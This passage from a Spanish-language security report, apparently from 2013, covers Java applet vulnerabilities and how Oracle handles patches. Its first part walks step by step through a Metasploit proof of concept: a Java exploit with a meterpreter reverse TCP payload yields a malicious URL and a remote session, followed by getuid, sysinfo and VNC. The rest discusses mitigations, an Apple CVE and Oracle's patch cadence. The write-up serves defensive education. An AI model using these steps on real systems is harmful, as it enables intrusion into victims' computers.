

Imagen 11: Configuración del dispositivo de red

Una vez que se elige el *exploit* correspondiente, se analiza la dirección IP local ya que se hará un ataque de TCP invertido. Este tipo de ataques sirve para cuando existe una víctima que está filtrando direcciones entrantes con un firewall, ya que al ejecutar el TCP reverso, lo que hace es quedar a la escucha y utilizar un *exploit* para que la víctima sea quien inicia la conexión con el host, de ahí el nombre de “invertido”.



Imagen 12: Configuración de exploit java

Además, como se puede observar en la captura anterior (imagen 12), existen otras opciones que podrían ser modificadas por el atacante como por ejemplo el puerto que se utilizará, la opción de SSL, la versión y demás.

Adicionalmente, dentro de las opciones también aparecen diferentes plataformas para las cuales está desarrollado este *exploit*. La IP de la máquina local será entonces configurada en la opción SRVHOST dentro de las opciones del *exploit*. A través del comando “show options” se pueden observar las diferentes características del *exploit* y parametrizar todo lo necesario acorde al ataque a

realizar:



Imagen 13: Establecer IP y plataforma del objetivo

En este caso, se cambiará el mencionado SRVHOST por la IP local. Luego, se modifica la opción del TARGET a 2 que indica la utilización de un *payload*[7] para Java en Linux ya que se realizará la prueba primero sobre un OS X. El próximo paso es, una vez elegida la plataforma, seleccionar el *payload* con el que se realizará el ataque. Como fue comentado anteriormente, se usará linux/x86/meterpreter/reverse_tcp para la prueba de concepto. Para el *payload* también deberá indicarse la IP del host a través del parametro LHOST.

[7] Similar al concepto del datagrama en redes, el *payload* es el contenido que se ejecutará.

Finalmente, ya se puede correr el *exploit* para obtener una URL que se propagará en busca de víctimas. A continuación, se puede observar que el manejador inició correctamente y que se inició una sesión con la IP: http://192.168.49.129:8080/kJNQjSXT7



Imagen 14: Ejecución del *exploit* en escucha activa

Ahora, se supone que la máquina con OS X estaba navegando en Internet y seleccionó ese enlace[8]. Debido a que posee una versión de Java desactualizada, es vulnerable a este ataque. Por lo tanto, esto hará que efectivamente se realice el intento de la conexión de parte de la víctima. Aquí es donde el atacante debe crear un servidor y dejarlo abierto a la espera de conexiones. Por otro lado, para aumentar la efectividad del ataque puede utilizar *Blackhat SEO*[9] o *Drive-by-Download*[10]. Estas técnicas, permiten que se ejecuten códigos maliciosos del lado del cliente a través de

[8] Se omite la propagación para facilitar la descripción del ataque, pero usualmente podría haber sido a través de Twitter, Facebook, Internet, etc.

[9] *Search Engine Optimization*. Esta técnica es para mejorar el posicionamiento en los buscadores. Cuando su uso tiene fines maliciosos, se denomina *Blackhat SEO*.

[10] Esta técnica permite descargar aplicaciones automáticamente desde Internet sin que el usuario sea notificado.

la explotación de una vulnerabilidad. Es uno de los casos donde los usuarios no son capaces de darse cuenta que una aplicación se está descargando de forma automatizada en sus sistema y está ejecutándose sin ningún tipo de autorización previa. A continuación, se observa qué ocurre del lado del cliente cuando se ingresa al enlace malicioso. Únicamente aparece una página en blanco sin ningún tipo de contenido y muchos menos, de advertencia:



Imagen 15: Navegador de la víctima

Cuando se ingresa al sitio, se recibirá una petición de manejo de código remoto en pantalla. El *exploit* debería automáticamente hacer el *deploy* del *applet* malicioso que abrirá una sesión en la máquina vulnerada. No obstante, el ataque no tuvo éxito en este caso ya que los navegadores utilizados del lado del cliente no permiten la ejecución automática de *applets*. Del lado del cliente se probó en primer lugar un Safari 6.0.2 y Opera 12.11, ambos en su última versión actual (abril

2013).



Imagen 16: Solicitud de ejecución del applet

Google Chrome también tiene la misma restricción y lamentablemente, no se pudo encontrar disponible, en el sitio oficial de Mozilla, una versión desactualizada de Firefox para Mac.



Imagen 17: Ejecución de applet malicioso

Luego, se realizó la misma prueba, utilizando un Windows XP con Service Pack 2 como máquina víctima en donde también se descargó e instaló Java JRE 1.7 update 6, la versión más reciente que es vulnerable con este *exploit*. Como se puede observar en la imagen 17, en esta caso el Applet.jar sí es enviado a la máquina de la víctima y efectivamente ejecutado. Luego, se abre una sesión en el puerto 4444 que queda a la espera del control del atacante.

Para asumirlo, se utiliza el comando "sessions –i 1[11]" que comenzará la interacción con la sesión que fue previamente abierta. Para comprobar que el atacante está en la máquina infectada, el *prompt* se cambia a "meterpreter>" y se puede ejecutar comandos como "getuid" y "sysinfo" en la PC vulnerada. Esto devuelve la versión del sistema operativo de la víctima así como también su arquitectura, idioma del sistema, nombre del host, entre otros. Finalmente, se puede ejecutar "run VNC" para poder interactuar con la otra computadora a través de una interfaz gráfica:



Imagen 18: Vincular con sesión abierta

Dado que la terminal que se estaba utilizando con Metasploit solo tiene instalada una versión de Linux con línea de comando, no se puede

[11] El modificador i hace referencia a la interfaz. En este caso, la 1, que es la única abierta.

acceder gráficamente a la computadora infectada, sin embargo se puede observar como se crea el archivo DNZWTFZZu.exe en la computadora infectada:



Imagen 19: Archivo para ejecutar VNC subido por el atacante

En caso de utilizar, desde la máquina que realizará el ataque, un entorno gráfico como xinit y demás, es posible acceder al control del navegador de forma remota y así tomar completo control gráfico de la computadora de la víctima. De todos modos, es únicamente un adicional en este ataque, ya que el mayor daño puede ser realizado desde el mismo meterpreter en la línea de comandos.

Acciones para mitigar estas vulnerabilidades

Oracle, como se había mencionado, ya sacó la actualización que corrige esta falla. Sin embargo, fueron descubiertas vulnerabilidades posteriores sobre las propias actualizaciones que había desarrollado el fabricante. La actualización es la mejor metodología que poseen los usuarios para poder mantener sus equipos lejos del alcance de los atacantes.

No obstante, como hemos visto, las vulnerabilidades en los componentes de Java se están haciendo cada vez más comunes. Esto

quizás no solo tenga que ver con la calidad del producto que está siendo desarrollado sino también con la gran puerta que se les abre a los atacantes al vulnerar esta aplicación. Es bueno recordar que la JVM corre independiente de la plataforma y eso le brinda al ciberdelincuente un mayor espectro en el ataque a un navegador, a pesar de que los *exploits* usualmente están clasificados por plataforma [3].

Una vía alternativa de mitigar estos ataques es optar por desinstalar Java completamente del sistema. De esta forma, aquellos usuarios que no hagan uso de la aplicación podrán asegurarse que no serán vulnerables a cualquier fallo de la tecnología.

Para aquellos usuarios que no desean desinstalar la plataforma de su sistema y no lo quieran desactivar permanentemente del navegador, se recomienda hacer la utilización de dos *browsers*. Uno con Java desactivado para navegar de forma más segura y un segundo, con Java activado, para ser utilizado únicamente en aquellos sitios de confianza del usuario donde la plataforma sea exigida como único medio para visualizar el contenido del sitio.

Adicionalmente, otro punto importante a tener en cuenta a la hora de velar por la seguridad de los usuarios y empresas, es la utilización de una solución de seguridad que permita detectar el ingreso de un código malicioso a través de una vulnerabilidad. Algunos productos bloquean no solamente el malware utilizado para explotar la falla sino que son capaces de detectar plataformas de auditoría como Metasploit, a través de firmas genéricas, debido a que también pueden ser utilizadas por atacantes.

Caso particular: Mac OS X

Algunas plataformas han optado por erradicar el mal desde la raíz, como es el caso del OS X de Apple, que a partir de su versión Mountain Lion 10.8, ya no cuenta más con Java por defecto en su sistema operativo. A mediados de octubre de 2012, Apple lanzó una actualización para todos sus usuarios que desinstala el *applet* de actualización del *plug-in* de Java en los navegadores. De esta forma, algunas empresas como Apple, manifiestan su descontento por la cantidad de amenazas cada vez más masivas a usuarios de esta aplicación. No obstante, aquellos usuarios que ingresen a un sitio

donde Java es necesario podrán descargarse la aplicación e instalarla en sus equipos. Esos usuarios, sin embargo, deben recordar marcar la casilla de "actualizar la aplicación automáticamente" para tener, mínimamente, la última actualización disponible inmediatamente después de realizado el *release* de parte del fabricante.

Nueva explotación de vulnerabilidades con Java desactivado

El 14 de marzo de 2013, Apple publicó un boletín de seguridad [21] que acompañó su jueves de actualizaciones en donde se parchearon más de diez fallas de seguridad. Lo llamativo de esta actualización, fue el caso de una vulnerabilidad en *CoreTypes* cuya explotación permitía a un atacante ejecutar un código malicioso desde una aplicación Web incluso si el componente de Java se encontraba desactivado.

Esto ocurre porque los atacantes son capaces de eliminar los archivos JNLP (*Java Network Launching Protocol*) de la lista de archivos seguros de *CoreType* de modo que la aplicación Web (*Web Start Application*) no se ejecuta hasta que el usuario la abra desde la carpeta de descargas. La infección se producía a través de PDF maliciosos o archivos de QuickTime infectados en las plataformas Lion y Mountain Lion de OS X. La vulnerabilidad fue identificada como CVE-2013-0967 y ya fue corregida por Apple, como afirma su comunicado el 14 de marzo de 2013.

Proceso de gestionar actualizaciones de Oracle

Como se ha podido analizar anteriormente, cada vez que una vulnerabilidad es descubierta por un atacante y puesta *in-the-wild*, millones de usuarios se ven automáticamente vulnerados. Tanto su información como sus sistemas entran en riesgo y no se discriminan empresas de usuarios finales. De hecho, a principios de este año grandes empresas como Facebook y Apple han confirmado [10][14] haber recibido ataques en las computadoras personales de sus empleados. Facebook, por ejemplo, emitió un comunicado el 15 de febrero desde su sitio web afirmando que algunos empleados fueron víctimas de infecciones de códigos maliciosos que explotaban vulnerabilidades en la *sandbox* de Java luego de visitar un sitio infectado. Si bien la empresa afirmó que fueron unos pocos de ellos, si no hubiera sido detectado a tiempo, podría haber puesto en riesgo a más empleados y finalmente a la red corporativa de la compañía.

Todo esto es una prueba más de que las vulnerabilidades en las aplicaciones pueden poner en riesgo la información no solo de las empresas más importantes del mundo, sino que podrían comprometer a sus clientes. Afortunadamente, en esta oportunidad Facebook afirmó que no existían pruebas de que sus usuarios estuvieran en peligro, no obstante pudo haber comprometido la información de más de 1.000 millones de personas.

Actualmente el sistema de lanzamiento de parches críticos de Oracle está subdivido en cuatro entregas anuales. Aún frente a reportes de vulnerabilidades críticas con PoC (Prueba de Concepto) desarrollados, Oracle ha demorado meses en emitir un parche y solo fue realizado cuando millones de usuarios fueron puestos en riesgo.

A continuación, se analiza el proceso de gestión de actualización de vulnerabilidades que lleva Oracle para determinar ventajas y desventajas. Posteriormente se plantean varias acciones a tomar en cuenta para mejorar el servicio en pos de obtener un proceso de gestión más eficiente a la hora de lidiar con esta problemática.

Ventajas

- La plataforma Java es utilizada por miles de millones de usuarios en todo el mundo.
- Existe una planificación que coordina el programa de lanzamiento de actualizaciones críticas.
- Oracle es una gran compañía de tecnología con una trayectoria y un prestigio que la avalan.
- La tecnología WORA (*Write Once Read Anywhere*) pensada en Java realmente revolucionó el mundo de las aplicaciones.

Desventajas

- Un lanzamiento de parches trimestral es un período muy largo para actualizaciones críticas.
- Poco o bajo vinculo con investigadores de la industria especializados en seguridad de la información.
- *Staff* de seguridad propio con poco peso en la industria de la seguridad.
- Baja participación de expositores de la compañía en congresos de seguridad de información más técnicos.
- Falta de mayor comunicación con usuarios acerca de los inconvenientes de seguridad, mayor transparencia en los procesos.
- Demora en responder a los casos donde se reportan vulnerabilidades. En algunos casos, ausencia total de respuesta (Ej.: Con Adam Gowdiak de Security Explorations).

Analizando la situación actual de Oracle existen algunos aspectos positivos y negativos. Lo que se propone es utilizar algunos de los aspectos positivos para atacar a los no favorables de modo que se puedan obtener mejoras que no solo van a beneficiar a la imagen de la empresa, sino también a sus usuarios y clientes. Es un hecho que las vulnerabilidades en las aplicaciones son virtualmente imposibles de eludir y no por eso se recomienda evitar procesos de calidad en el desarrollo de la aplicación. No

